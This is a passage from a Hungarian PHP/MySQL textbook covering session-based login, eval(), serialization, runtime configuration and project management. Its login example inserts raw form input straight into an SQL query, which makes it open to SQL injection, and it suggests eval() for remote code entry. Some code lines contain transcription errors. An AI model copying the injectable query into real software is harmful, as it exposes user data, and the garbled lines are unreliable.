</body>
</html>

```

A fenti kód az eddig látottaknál kissé összetettebb logikával működik, mert egyrészt megjeleníti a bejelentkezéshez szükséges űrlapot (felületet), másrészről ez a kód egyúttal az űrlap által meghívott művelet, harmadrészt a sikeres és sikertelen bejelentkezési kísérletre válaszul adott HTML kódot is tartalmazza.

A kód működése az ervenyes_felhasznalo munkamenet-változó körül forog. Az alapgondolat az, hogy ha valaki sikeresen bejelentkezik, akkor létrehozunk egy \$_SESSION['ervenyes_felhasznalo'] nevű, az ő felhasználói azonosítóját tartalmazó munkamenet-változót.

Első lépésünk a kódban a session_start() függvény meghívása. Ez betölti az ervenyes_felhasznalo munkamenet-változót, feltéve, hogy az már létre lett hozva.

Amikor először fut le a kód, az if feltételes utasítások egyike sem teljesül, így a felhasználó a kód végére jut, ahol közöljük vele, hogy még nem jelentkezett be, és megjelenítjük számára az erre szolgáló felületet:

```

echo '<form method="post" action="hitelesites.php">';
echo '<table>';

```

```

echo '<tr><td>Felhasználói név:</td>';
echo '<td><input type="text" name="felhasznaloi_nev"></td></tr>';
echo '<tr><td>Jelszo:</td>';
echo '<td><input type="password" name="jelszo"></td></tr>';
echo '<tr><td colspan="2" align="center">';
echo '<input type="submit" value="Bejelentkezés"></td></tr>';
echo '</table></form>';

```

Amikor a felhasználó a bejelentkezési felület „Bejelentkezés” gombjára kattint, újból meghívjuk a kódot, és annak elejéről indul minden újra. Most azonban már rendelkezünk a hitelesítéshez szükséges felhasználói névvel és jelszóval, ami a `$_POST['felhasznaloi_nev']` és a `$_POST['jelszo']` változóban van eltárolva. Ha ezek a változók léteznek, a hitelesítő kódblokkba jutunk:

```

if (isset($_POST['felhasznaloi_nev']) && isset($_POST['jelszo']))
{
    // ha a felhasználó megpróbál bejelentkezni
    $felhasznaloi_nev = $_POST['felhasznaloi_nev'];
    $jelszo = $_POST['jelszo'];

    $adatbazis_kapcsolat = new mysqli('localhost', 'webauth', 'webauth', 'auth');

    if (mysqli_connect_errno()) {
        echo 'Nem sikerült csatlakozni az adatbázishoz:' . mysqli_connect_error();
        exit();
    }
}

```

```

$lekerdezés = 'SELECT * FROM jogosult_felhasznalok '
    . "WHERE nev='{$felhasznaloi_nev}' "
    . "AND jelszo=shal('{$jelszo}')";

```

```
$eredmeny = $adatbazis_kapcsolat->query($lekerdezés);
```

MySQL adatbázishoz kapcsolódunk, és ellenőrizzük a felhasználói nevet és jelszót. Amennyiben találunk megfelelő név-jelszó párt, létrehozzuk a `$_SESSION['ervenyes_felhasznalo']` változót, amely az adott felhasználó felhasználói nevét tartalmazza. Ezzel a későbbiekben követni tudjuk, hogy ki is az, aki be van jelentkezve:

```

if ($eredmeny->num_rows)
{
    // ha benne vannak az adatbázisban, jegyezzük fel a felhasználói azonosítójukat!
    $_SESSION['ervenyes_felhasznalo'] = $felhasznaloi_nev;
}
$adatbazis_kapcsolat->close();
}

Mivel tudjuk, hogy ki a felhasználó, nem szükséges neki újból megjeleníteni a bejelentkezési felületet. Helyette közöljük vele, hogy tudjuk, ki ő, és felkínáljuk a kijelentkezés lehetőségét:
if (isset($_SESSION['ervenyes_felhasznalo']))
{
    echo 'Bejelentkezve ' . $_SESSION['ervenyes_felhasznalo'] . ' felhasználói néven<br />';
    echo '<a href="kijelentkezes.php">Kijelentkezés</a><br />';
}

```

Ha a felhasználó megpróbált bejelentkezni, de az valamilyen oknál fogva nem sikerült, akkor birtokunkban lesz ugyan a felhasználói neve, de a `$_SESSION['ervenyes_felhasznalo']` változó nem, ezért hibaüzenetet jelenítünk meg neki:

```

if (isset($felhasznaloi_nev))
{
    // ha a felhasználó megpróbált, de nem tudott bejelentkezni
    echo 'Sikertelen bejelentkezés.<br />';
}

```

Ennyi a kód fő része. Nézzük meg most a tagoknak fenntartott oldalakat! Ennek kódja a 23.5 példakódban látható.

23.5 példakód: csak_tagoknak.php – A honlap tagoknak fenntartott részének kódja ellenőrzi a felhasználók jogosultságát

```
<?php
    session_start();

    echo '<h1>Tagoknak fenntartott tartalmak</h1>';

    // munkamenet-változó ellenőrzése

    if (isset($_SESSION['ervenyes_felhasznalo']))
    {
        echo 'Bejelentkezve '.$_SESSION['ervenyes_felhasznalo'].' felhasználói néven<br />';
        echo '<p>Ide kerülnek a tagoknak fenntartott tartalmak</p>';
    }
    else
    {
        echo '<p>Nincs bejelentkezve.</p>';
        echo '<p>Csak bejelentkezett felhasználók tekinthetik meg az oldalt.</p>';
    }
    echo '<a href="hitelesites.php">Vissza a nyitóoldalra</a>';
?>
```

A kód egyszerűen elindít egy munkamenetet, majd azt ellenőrizve, hogy a \$_SESSION['ervenyes_felhasznalo'] változó értéke meg van-e adva, megállapítja, hogy az aktuális munkamenet tartalmaz-e regisztrált felhasználót. Amennyiben a felhasználó bejelentkezett, megjelenítjük számára a tagoknak fenntartott tartalmat, ellenkező esetben közöljük vele, hogy nincs jogosultsága annak megtekintésére.

Végezetül a kijelentkezes.php kód kilépteti a felhasználót a rendszerből. A kódot a 23.6 példakód tartalmazza.

23.6 példakód: kijelentkezes.php – A kód törli a munkamenet-változót, és megszünteti a munkamenetet

```
<?php
    session_start();

    // eltárolni azt megállapítandó, hogy be volt-e jelentkezve
    $regi_felhasznalo = $_SESSION['ervenyes_felhasznalo'];
    unset($_SESSION['ervenyes_felhasznalo']);
    session_destroy();
?>
<html>
<body>
<h1>Kijelentkezés</h1>
<?php
    if (!empty($regi_felhasznalo))
    {
        echo 'Sikeresen kijelentkezett.<br />';
    }
    else
    {
        // ha bejelentkezés nélkül kerültek erre az oldalra
        echo 'Nem volt bejelentkezve, így nem tud kilépni sem.<br />';
    }
?>
<a href="hitelesites.php">Vissza a nyitóoldalra</a>
</body>
</html>
```

A kód egyszerű, de itt is futnunk kell egy kört. Elindítjuk a munkamenetet, eltároljuk a felhasználó régi felhasználónévét, törljük az ellenyes_felhasznalo változót, majd megszüntetjük a munkamenetet. Ezt követően üzenetet jelenítünk meg a felhasználónak, amelynek tartalma attól függ, hogy sikeresen kijelentkezett, vagy be sem volt jelentkezve.

A most látott kódok egyszerű sorozata alkotja majd az alapját annak a sok munkának, amit a későbbi fejezetekben elvégzünk.

További olvasnivaló

A sütíkről bővebben a http://wp.netscape.com/newsref/std/cookie_spec.html oldalon olvashatunk.

Hogyan tovább?

Ezzel egy fejezet hiján befejeztük a könyv ezen részét. Mielőtt továbblépnénk a nagy projektekre, röviden még megismerkedünk a PHP más fejezetekben nem tárgyalt, mégis hasznos funkcióival.

További hasznos lehetőségek PHP-ben

A PHP számos olyan, hasznos függvényel és funkcióval is rendelkezik, amely nem volt beilleszthető az eddig tárgyalt témakörökbe. A fejezetben ezeket fogjuk bemutatni.

Az alábbi főbb témakörökkel foglalkozunk:

- Karakterláncok kiértékelése az `eval()` függvényel
- Végrehajtás leállítása a `die()` és az `exit()` utasítással
- Változók és objektumok szerializálása
- Információgyűjtés a PHP-környezetről
- A futtatási környezet átmeneti megváltoztatása
- Forráskód színielmelese
- PHP használata parancssorban

Karakterláncok kiértékelése az `eval()` függvényel

Az `eval()` függvény PHP kódként értékeli a karakterláncokat. Az

```
eval( "echo 'Helló, világ';" );
```

utasítás például fogja a sztring tartalmát és végrehajtja. Ez a sor ugyanazt a kimenetet eredményezi, mint az

```
echo 'Helló, világ';
```

Az `eval()` függvény számos esetben hasznunkra válhat. Képzeljük el például azt, hogy a kódblokkokat adatbázisban tároljuk, hogy a későbbiekben valamikor végrehajtsuk azokat! Az is elkövethető, hogy ciklusban lévő kódot szeretnénk előállítani, majd az `eval()` segítségével egy későbbi időpontban lefuttatjuk.

Az `eval()` függvényt leggyakrabban azonban talán a sablonokkal végzett munka során használjuk. Képzeljük el, hogy adatbázisból HTML, PHP és egyszerű szöveg tetszőleges kombinációját töltjük be! Sablonrendszerünkkel megfelelő formázást alkalmazhatunk a kódra, majd az `eval()` függvény meghívásával bármilyen PHP kódot lefuttathatunk.

A függvény kiválóan alkalmas meglévő kód frissítésére vagy kijavítására is. Ha komolyabb mennyiségi olyan kódunk lenne, amely előreláthatólag módosításra fog szorulni, írhatnánk olyan programot, amely karakterláncba tölti be a régi kódot, a `preg_replace()` futtatásával végrehajtja a változtatásokat, majd az `eval()` függvénytel futtatja a módosított kódot. (Elvileg ugyan valóban megtehetjük ezt, mégsem ez a leghatékonyabb megoldás az ilyen esetekre.)

Akár az is megoldható a függvényel, hogy nagyon megbízható felhasználóknak lehetőséget adjunk PHP kód távoli, böngészőn kereszttüli bevitelére és a kiszolgálón való futtatására.

Végrehajtás leállítása: `die()` és `exit()`

A könyv eddigi részében az `exit()` nyelvi elemet kód futtatásának leállítására használtuk. Emlékezhetünk rá, hogy önmagában szerepel a kódban, egészen pontosan így:

```
exit;
```

Nincsen visszatérési értéke. Alkalmazhatjuk helyette aliasát, a `die()` függvényt is.

Hasznosabbá tehetjük a kód leállítását, ha paramétert adunk át az `exit()` függvénynek. Ezzel a módszerrel hibaüzenetet jeleníthetünk meg, vagy akár függvényt futtathattunk a kód leállítása előtt. Ez a megközelítés minden bizonnal ismerősnek hat a Perl-programozók számára. Például:

```
exit('A kód most véget ér');
```

Ennél azonban gyakrabban előfordul, hogy az OR operátorral együtt használjuk ezeket az utasításokat. Ebben az esetben a kód leállítására akkor kerül sor, ha az utasítás, például fájl megnyitása vagy adatbázishoz kapcsolódás nem sikerül:

`mysql_query($lekerdezés) or die('A lekérdezést nem sikerült végrehajtani');`

Pusztán a hibaüzenet megjelenítése helyett meghívhatunk még egy, a kód leállítása előtti utolsó függvényt:

```
function err_msg()
{
    return 'MySQL hiba: '.mysql_error();
}

mysql_query($lekerdezés) or die(err_msg());
```

Ezzel a módszerrel közölhetjük a felhasználóval, hogy milyen hiba történt a kódban, lezáráthatunk HTML elemeket, vagy törölhetjük a félkész oldalakat a kimeneti pufferból. Lehetőségünk nyílik akár arra is, hogy komolyabb hiba esetén e-mailben értesítsük saját magunkat, hozzáadjuk a hibákat a naplófájlhoz, vagy kivételel váltsunk ki.

Változók és objektumok szerializálása

A szerializálás (angolul serialization, magyarul sorosításnak is nevezhetnénk) PHP változóban vagy PHP objektumban tárolt adat átalakítása adatbázisban tárolható vagy URL-en keresztül oldalról oldalra átadható bajtfolyammá (karakterlánctáv). Ez fontos, hogy a szerializálás során a változók minden részlete megmaradjon, így a szerializált adatokból könnyen vissza lehet állítani a korábbi állapotot.

A munkamenet-vezérlés (session control) megjelenése óta a szerializálás veszett jelentőségeből. Az adatszerializálást jellemzően olyan típusú dolgokra használtuk, amelyeket ma már inkább munkamenet-vezérléssel valósítunk meg. A munkamenet-vezérlő függvények tulajdonképpen a munkamenet-változókat szerializálják annak érdekében, hogy HTTP kérések között eltárolhassák azokat.

Arra azonban továbbra is szükség lehet, hogy PHP tömböt vagy objektumot fájlban vagy adatbázisban tároljunk el. Ehhez két függvény, a `serialize()` és az `unserialize()` használatát kell megismernünk.

A `serialize()` függvényt a következőképpen hívjuk meg:

```
$szerializált_objektum = serialize($sajat_objektum);
```

Ha nem egyértelmű számunkra, hogy pontosan mit tesz a szerializálás, nézzük meg a `serialize()` függvény által visszaadott értéket! A fenti sor karakterláncával alakítja az objektum vagy tömb tartalmát.

Nézzük meg a `serialize()` futtatásának eredményét egy egyszerű, a következőképpen definiált objektumon, amelynek egy példányát is létrehozza az alábbi kód:

```
class alkalmazott
{
    var $nev;
    var $alkalmazott_id;
}
```

```
$this_emp = new alkalmazott;
$this_emp->nev = 'Ferenc';
$this_emp->alkalmazott_id = 5324;
```

Ha szerializáltuk az objektumot, és megjelenítjük a böngészőben, a kimenet a következő lesz:

```
0:11:"alkalmazott":2:{s:3:"nev";s:6:"Ferenc";s:14:"alkalmazott_id";i:5324;}
```

Könnyedén felfedezhetjük az eredeti objektum és a szerializált adat közötti kapcsolatot.

Mivel a szerializált adat egyszerű szöveg, adatbázisba írhatjuk, vagy bármilyen nekünk tetsző dolgot végrehajthatunk vele. Szöveges adat adatbázisba írása előtt ne feledkezzünk meg a `mysql_real_escape_string()` függvény használatáról, ami védelmekkel láthatjuk el a különleges karaktereket! Az előbbi szerializált karakterláncban lévő idézőjelek is jelzik ennek szükségességét.

Ha szeretnénk visszakapni objektumunkat, az `unserialize()` függvényt kell meghívni:

```
$uj_objektum = unserialize($szerializált_objektum);
```

Az osztályok szerializálásával vagy munkamenet-változóként történő használatukkal kapcsolatban még egy fontos dolgot meg kell említenünk: a PHP-nek az osztálypéldány helyreállítása előtt tisztában kell lennie az adott osztály szerkezetével, ezért a `session_start()` és az `unserialize()` függvény meghívása előtt be kell illesztenünk a kódba az osztálydefiníciót tartalmazó állományt.

Információgyűjtés a PHP-környezetről

Számos függvényel gyűjthetünk információt a PHP konfigurálásáról.

Milyen bővítmények lettek betöltve?

A `get_loaded_extensions()` és a `get_extension_funcs()` függvény segítségével egyszerűen kideríthetjük, hogy milyen függvénykészletek, illetve azokon belül mely függvények érhetők el.

A `get_loaded_extensions()` függvény az adott pillanatban a PHP számára elérhető függvénykészletek tömbjét adja vissza. Ha a `get_extension_funcs()` függvénynek egy adott függvénykészlet vagy bővítmény nevét adjuk meg, az abban a készletben lévő függvények tömbjét kapjuk vissza.

A 24.1 példakód ezt a két függvényt használva tudatja velünk, hogy PHP-telepítésünk milyen bővítmények melyik függvényeit teszi elérhetővé számunkra.

24.1 példakód: `fuggvenyek_listaja.php` – A PHP számára elérhető bővítmények, illetve az azokban lévő függvények listázása

```
<?php
echo 'A telepítés által támogatott függvénykészletek:<br />';
$bovitmenyek = get_loaded_extensions();
foreach ($bovitmenyek as $egyes_bovitmenyek
{
    echo "$egyes_bovitmenyek <br />";
    echo '<ul>';
    $bovitmenyek_fuggvenyei = get_extension_funcs($egyes_bovitmenyek);
    foreach ($bovitmenyek_fuggvenyei as $fuggveny)
    {
        echo "<li> $fuggveny </li>";
    }
    echo '</ul>';
}
?>
```

Láthatjuk, hogy a `get_loaded_extensions()` függvénynek nincsenek paraméterei, a `get_extension_funcs()` pedig egyetlen paramétert, a bővítmény nevét várja.

A kód kimenetében található információk birtokában meggyőződhetünk arról, hogy sikeresen telepítettük-e valamely bővítményt, illetve akkor is hasznos lehet, ha telepítéskor értelmes hibaüzeneteket előállító, operációs rendszerektől független, hordozható kódot próbálunk meg írni.

24

A kód tulajdonosának azonosítása

Az éppen futó kód tulajdonosát a `get_current_user()` függvény meghívásával állapíthatjuk meg:

```
echo get_current_user();
```

Az információ elsősorban jogosultsági problémák megoldásában lehet segítségünkre.

A kód utolsó módosítási időpontjának megállapítása

Gyakran láthatjuk az interneten, hogy az egyes oldalakon megjelenítik a tartalom utolsó módosításának dátumát. A kód utolsó módosításának időpontját a `getlastmod()` függvényel deríthetjük ki. Figyeljük meg, hogy a függvény nevében nincsen alulvonás! A következőképpen használjuk:

```
echo date('g:i a, j M Y',getlastmod());
```

A `getlastmod()` függvény Unix időbelyeggel tér vissza, amit a `date()` függvénynek átadva kapunk az emberi szem számára olvasható dátumot.

A futtatási környezet átmeneti módosítása

Lehetőségünk nyílik a `php.ini` fájlban megadott beállítások megtékinésére, illetve az adott kód élettartama alatti módosítására. Különösen hasznos lehet ez például a `max_execution_time` direktíva esetében, ha tudjuk, hogy a kód futtatása az ebben a beállításban meghatározott értéknél tovább fog tartani.

A beállításokhoz az `ini_get()` és az `ini_set()` függvény párossal férünk hozzá, illetve módosíthatjuk azokat. A 24.2 példakód ezen függvények használatára mutat egyszerű példát.

24.2 példakód: `ini_set.php` – A `php.ini` fájl változóinak átállítása

```
<?php
$regi_max_execution_time = ini_set('max_execution_time', 120);
echo "időtúllépés régi határa: $regi_max_execution_time <br />";
$max_execution_time = ini_get('max_execution_time');
echo "időtúllépés új határa: $max_execution_time <br />";
?>
```

Az `ini_set()` függvény két paramétert fogad. Az első a `php.ini` azon konfigurációs direktívájának a neve, amit módosítani kívánunk, a második paraméter pedig a hozzárendelni kívánt új érték. A függvény visszatérési értéke a direktíva előző értéke.

A példában a kód maximális futási idejét az alapértelmezett 30 másodperces (vagy a `php.ini` fájlban meghatározott más) értékről 120 másodpercre állítjuk át.

Az `ini_get()` függvény egyszerűen csak ellenőrzi egy adott konfigurációs direktíva értékét. A függvénynek karakterlánc-ként kell átadni a direktíva nevét. Itt most pusztán arra használjuk, hogy ellenőrizzük, tényleg megváltozott-e az adott érték.

Nem minden `ini` beállítás módosítható így. minden direktívához tartozik egy szint, amelyen az adott direktíva beállítható. A lehetséges szintek a következők:

- `PHP_INI_USER` – Az `ini_set()` függvénnel kódjainkban is beállíthatjuk ezeket az értékeket.
- `PHP_INI_PERDIR` – Apache használata esetén a `php.ini` vagy a `.htaccess` vagy a `httpd.conf` fájlokban módosíthatjuk ezeket az értékeket. Az, hogy a `.htaccess` fájlokban is módosíthatók, azt jelenti, hogy ezeket az értékeket akár könyvtáránként is megváltoztathatjuk – innen a szint neve (`per-directory`).
- `PHP_INI_SYSTEM` – A `php.ini` és a `httpd.conf` fájlokban állíthatjuk be ezeket az értékeket.
- `PHP_INI_ALL` – Az összes előbb említett módon – vagyis kódban, `.htaccess` fájlból vagy a `httpd.conf` vagy `php.ini` fájlokban – módosíthatjuk az ilyen értékeket.

Az `ini` beállítások teljes listáját, illetve módosíthatósági szintjeiket a PHP kézikönyv http://www.php.net/ini_set címen elérhető oldalon találjuk.

Forráskód színkiemelése

A PHP – sok más integrált fejlesztőkörnyezethez (IDE) hasonlóan – beépített szintaktikai színkiemelővel rendelkezik. Ez elsősorban akkor igazán hasznos, ha megosztjuk másokkal, vagy weboldalon tesszük közzé kódunkat.

A `show_source()` és `highlight_file()` függvény egymással teljesen megegyezik. (A `show_source()` függvény tulajdonképpen a `highlight_file()` aliasa.) Mindkét függvény fájlnevet vár paraméterként. (Az állománynak PHP fájlnak kell lennie, különben nem fogunk értelmes eredményhez jutni.) Nézzük meg a következő példát:

```
show_source('fuggvenyek_listaja.php');
```

A fájl ekkor úgy jelenik meg a böngészőben, hogy különböző elemei, így a sztringek, a megjegyzések, a kulcsszavak és a HTML más-más színnel vannak kiemelve. A kimenet valamelyen háttérsínen jelenik meg. A fenti kategóriákba nem tartozó kódelemek az alapértelmezett színnel jelennek meg.

A `highlight_string()` függvény is hasonlóan működik, ám a fájlnév helyett karakterláncot vár paraméterként, és azt jeleníti meg a böngészőben szintaktikai színkiemeléssel.

A kiemeléshez használt színeket a `php.ini` fájlban választhatjuk ki. A módosítható rész ehhez hasonlóan néz ki:

```
; Colors for Syntax Highlighting mode
highlight.string = #DD0000
highlight.comment = #FF9900
highlight.keyword = #007700
```

```
highlight.bg = #FFFFFF
highlight.default = #0000BB
highlight.html = #000000
A színek a hagyományos HTML RGB formátumban vannak megadva.
```

PHP használata parancssorban

Hasznos tud lenni, ha kis programokat írunk vagy töltünk le, majd parancssorból futtatjuk őket. Unix rendszer alatt ezek a programok általában shell programozási nyelven vagy Perlben íródnak. Windows alatt általában kötegelt (batch) fájlként írjuk ezeket.

A legtöbb webes projektek kapcsán találkoznak a PHP-vel, de a szövegfeldolgozó funkciói, amelyek miatt oly hatékony webfejlesztő nyelvnek tartják a PHP-t, egyben kiváló parancssori segédalkalmazássá is teszik.

Háromféleképpen lehet PHP kódot a parancssorból futtatni: fájlból, pipe-on keresztül vagy közvetlenül a parancssorból. Fájlból lévő PHP kód futtatásához először is győződjünk meg arról, hogy a futtatható PHP fájl (ami operációs rendszerünkötől függően `php` vagy `php.exe`) az elérési útvonalunkban van, majd paraméterként a kód nevét átadva hívjuk meg! Például:

```
php myscript.php
```

A `myscript.php` egy teljesen általános PHP fájl, amely PHP címkéken (`tag`) belül tartalmaz minden szokásos PHP szintaktikát.

Bármilyen program kapcsolódhat a PHP-hoz pipe-on keresztül, ha annak kimenete érvényes, a PHP értelmező által végre-hajtható kódot eredményez. A következő példa az `echo` programot használva ad egysoros programot:

```
echo '<?php for($i=1; $i<10; $i++) echo $i; ?>' | php
```

A PHP kódot itt is PHP címkék (`<?php` és `?>`) fogják közre. Fontos megjegyezni, hogy ez itt az `echo` parancssori program, nem pedig PHP utasítás.

Egy ilyen jellegű, egysoros programot egyszerűbb lenne közvetlenül parancssorból futtatni, mint az alábbi példában:

```
php -r 'for($i=1; $i<10; $i++) echo $i;'
```

Itt kicsit másról van szó. A karakterláncban átadott PHP kód nincsen PHP címkék által közrefogva. PHP címkék használata esetén szintaktikai hibát kapnánk.

A parancssori használatra írható hasznos PHP programok köre szinte korlátlan. Írhatunk PHP alkalmazásainkhoz telepítőket. Összeüthetünk gyors kódot a szöveges fájlok adatbázisba importálás előtti átformázására. Akár olyan kódot is létrehozhatunk, amely a parancssorban ránk váró, ismétlődő feladatokat végzi el helyettünk. Jó példa erre egy olyan kód, amely a fejlesztéshez használt kiszolgálónkról az élesben működő szerverre másolja át az összes PHP fájlt, képet és MySQL táblaszerkezetet.

Hogyan tovább?

A *Gyakorlati PHP és MySQL projektek fejlesztése* című V. részben viszonylag összetett, a valós világban is hasznos projekteket építünk PHP és MySQL segítségével. Példákat látunk olyan feladatokra, amelyekkel valós fejlesztéseink során találkozhatunk, illetve izelítőt kapunk abból, hogy összetett projekteken hogyan dolgozzunk a PHP-vel és a MySQL-lel.

A *PHP és a MySQL használata nagyobb projekteken* című 25. fejezet olyan kérdéskörökkel foglalkozik, amelyek akkor merülnek fel, amikor nagyobb projektekhöz írunk PHP kódot. Megismерkedünk az olyan szoftverfejlesztési fogalmakkal, mint a tervezés, a dokumentáció és a változáskezelés.

V

Gyakorlati PHP és MySQL projektek fejlesztése

- 25 A PHP és a MySQL használata nagyobb projektekben
- 26 Hibakeresés
- 27 Felhasználói hitelesítés megvalósítása és személyre szabott tartalom megjelenítése
- 28 Kosár funkció programozása
- 29 Webalapú levelezőszolgáltatás létrehozása
- 30 Levelezőlista-kezelő alkalmazás fejlesztése
- 31 Webes fórum fejlesztése
- 32 Perszonálizált PDF dokumentumok előállítása
- 33 Kapcsolódás az Amazon Web Services felülethez XML és SOAP segítségével
- 34 Web 2.0-s alkalmazások fejlesztése Ajax-programozással

A PHP és a MySQL használata nagyobb projektekben

A könyv korábbi fejezeteiben a PHP és a MySQL számos alkotóelemét, illetve azok használatát mutattuk be. Ugyan próbáltunk ehhez izgalmas és releváns példákat keresni, ezek jellemzően egyszerű, legfeljebb egy vagy két szkriptből és legfeljebb száz sorból álló kódok voltak.

Amikor valódi webes alkalmazást készítünk, a kódírás ritkán ennyire egyszerű. Néhány évvel ezelőtt egy „interaktív” weboldal legfeljebb egy üzenetküldő űrlapból állt. Napjainkra azonban a honlapok webes alkalmazássá – vagyis az interneten keresztül használt szoftverré – nőttek ki magukat. A funkcióbeli változás méretbeli változást eredményezett. A weboldalak az ügyes kis kódokból több ezer soros programokká nőttek. Az ilyen méretű projektek a bármely más szoftverfejlesztéshez is szükséges tervezést és irányítást igénylik.

Mielőtt a könyv előttünk álló részében szereplő projektekkel foglalkoznánk, vizsgálunk meg néhány olyan módszert, ami a nagyméretű webes projektek menedzselésére is alkalmas! Mivel folyamatosan fejlődő területről beszélünk, nyilvánvalón nehéz dolog róla öröklő igazságokat írni. Ha aktuális információra van szükségünk a témában, érdemes körülnézniünk a webfejlesztés piacán is.

A fejezetben az alábbi főbb témaörökkel foglalkozunk:

- A szoftverfejlesztés gyakorlatainak alkalmazása webfejlesztésre
- Webes alkalmazás projektjének tervezése és megvalósítása
- Kód többszöri felhasználása
- Kezelhető kód írása
- Verziókövetés megvalósítása
- A fejlesztőkörnyezet kiválasztása
- A projekt dokumentálása
- Prototípuskészítés
- A működés, a tartalom és a megjelenítés szétválasztása: PHP, HTML és CSS
- Kódoptimalizálás

A szoftverfejlesztés gyakorlatainak alkalmazása webfejlesztésre

A szoftverfejlesztéshez szisztematikus és mennyiségileg kifejező (számszerűsítő) megközelítésre van szükség. Fogalmazhatnánk úgy is, hogy a szoftverfejlesztés mérnöki elvek betartását igényli.

A szoftverfejlesztés gyakorlatai ugyanakkor szemmel láthatóan hiányoznak a webes projektek nagy részéből – és ennek két oka van. Az első, hogy a webes fejlesztést gyakran az írásos anyagok elkezdéséhez hasonlóan kezelik. Olyan feladatként, amelynek egyik része a dokumentum struktúrájának kialakítása, másik része a grafikus dizájn meghatározása, a harmadik pedig maga a dokumentum elkészítése. Ez a dokumentumközpontú megközelítés kiválóan alkalmas lehet kis- és közepes méretű, statikus oldalak esetében. De ha egy weboldal dinamikus tartalmának aránya eljut arra a szintre, hogy az oldal sokkal inkább szolgáltatásokat, mintsem pusztta dokumentációt kínál a látogatóknak, akkor ez a megközelítés már nem helyénvaló. Sokan egyszerűen nem is gondolnák arra, hogy a webes projektekhez a szoftverfejlesztés gyakorlatait alkalmazzák.

Ezek mellőzése másrészt azért fordul elő, mert a webes alkalmazások fejlesztése több szempontból eltér a hagyományos alkalmazások fejlesztésétől. A webes fejlesztők sokkal rövidebb határidőkkel dolgoznak, állandó nyomás alatt állnak, hogy az oldalt most azonnal el kell készíteni. A szoftverfejlesztés arról szól, hogy a feladatokat sorban, tervezett módon hajtják végre, kellő időt hagyva a tervezésre. Webes projektek esetén gyakran alakul ki az az érzés, hogy egyszerűen nincsen idő tervezni.

Ha elmulasztjuk megtervezni webes projektjeinket, ugyanazokba a problémákba futunk bele, mintha szoftveres projektnél követnénk el ezt a hibát. Az eredmény rosszul vagy hibásan működő alkalmazás, be nem tartott határidők és áttekinthetetlen kód lesz.

A trükk tehát az, hogy beazonosítjuk a szoftverfejlesztés azon elemeit, amelyek a webes alkalmazások fejlesztésének új világában is működnek, a többöt pedig egyszerűen hagyjuk figyelmen kívül!

Webes alkalmazás projektjének tervezése és megvalósítása

Sajnos nem létezik a webes projektekre legjobb módszer vagy projektéletciklus. Számos olyan dolog van ugyanakkor, amivel érdemes lehet foglalkozni. Ezeket itt most felsoroljuk, majd némelyiket bővebben is megtárgyaljuk a következő részekben. Nem fontos, hogy az itt szereplő sorrendben foglalkozzunk velük, ha projektünk úgy kívánja, nyugodtan térjünk el ettől! A hangsúly azon van, hogy legyünk tisztában ezekkel a kérdésekkel, és találjuk meg a projektünk esetében működő módszereket.

- Kezdés előtt gondoljuk végig, hogy mit próbálunk meg létrehozni! Gondoljuk végig a céljainkat! Ki fogja használni webes alkalmazásunkat – vagyis ki lesz a célcsoport? Számos műszakilag tökéletes webes projekt bukott meg azért, mert senki nem vette a fáradtságot, hogy utána nézzen, a felhasználókat vajon érdekli-e egy ilyen alkalmazás?
- Próbáljuk meg alkalmazásunkat alkotóelemeire bontani! Milyen részekből vagy részfolyamatokból áll az alkalmazás? Hogyan fognak ezek az alkotóelemek működni? Hogyan illeszkednek egymáshoz? Készítsünk forgatókönyveket, storyboardokat, vagy tekintsünk át esettanulmányokat!
- Ha megvagyunk az alkotóelemek listájával, nézzük meg, melyik létezik már közülük! Ha egy korábban megírt modul a kívánt funkciókkal rendelkezik, gondolkodunk el használatán! Ne csak szervezetünkön belül, hanem azon kívül is keressünk meglévő kódok után! Különösen a nyílt forráskódú közösségekben igaz, hogy számos, már meglévő alkotóelem ingyenesen elérhető. Állapitsuk meg, hogy milyen kódokat kell a nulláról kiindulva megírni, és ez durván mekkora munkát fog jelenteni!
- Hozzuk meg a fejlesztési folyamattal kapcsolatos, annak egészét befolyásoló, alapvető döntéseket! Ez az a lépés, amit a webes projekteken túl gyakran elmulasztanak megtenni. Az ilyen kérdések közé tartoznak például a kódolási szabványok, a könyvtárstruktúrák, a verziókövetés kezelése, a fejlesztési környezet, a dokumentációs szint és szabványok, illetve a csapattagok közötti feladatkiosztás.
- Készítsünk a fenti információk birtokában prototípust! Mutassuk meg a felhasználóknak!
- Ne feledjük, hogy fontos és egyben hasznos dolog elkülöníteni alkalmazásunk működési logikáját és tartalmát! Rövidesen részletesebben is kifejtjük ennek fontosságát.
- Hajtsuk végre a szükségesnek gondolt optimalizálási lépéseket!
- Menetközben éppolyan gondossággal teszteljünk, ahogy bármilyen más szoftverfejlesztési projekt esetén tennénk!

Kód többszöri felhasználása

A programozók igen gyakran elkövetik azt a hibát, hogy már meglévő kódot újra megírnak. Miután tisztában vagyunk vele, hogy az alkalmazáshoz minden alkotóelemre vagy függvényekre van szükségünk, ellenőrizzük a fejlesztés megkezdése előtt, hogy azok rendelkezésre állnak-e!

A PHP mint programnyelv egyik erőssége a beépített függvénykönyvtára. Mindig nézzük meg, hogy egy meglévő függvény nem pont azt teszi-e, amire nekünk szükségünk van! Általában nem túl nehéz dolog megtalálni a kívánt függvényt. Célszerű lehet ennek érdekében függvéncsoportonként böngészni az online kézikönyvet.

Előfordul, hogy a programozók véletlenül újra megírnak függvényeket, mert nem néztek utána a kézikönyvben, hogy létezik-e az általuk igényelt funkciót betöltő függvény. Tegyük a kézikönyv weboldalát kedvenceink közé! Ne felejtsük el azt sem, hogy az online kézikönyvet elég gyakran frissítik! A jegyzetekkel elláttott online kézikönyv bőséges információforrás, mert más felhasználók megjegyzéseit, javaslatait és mintakódjait tartalmazva gyakran pontosan azokat a kérdéseket válaszolja meg, amelyek a sima kézikönyv olvasása közben felmerülnek bennünk. Gyakran már az előtt tartalmaz hibajelentéseket és azokat orvosló megoldásokat, mielőtt a hibát kijavítanák vagy egyáltalan dokumentálnák. A kézikönyv angol nyelvű változata a <http://www.php.net/manual/en/> címen érhető el.

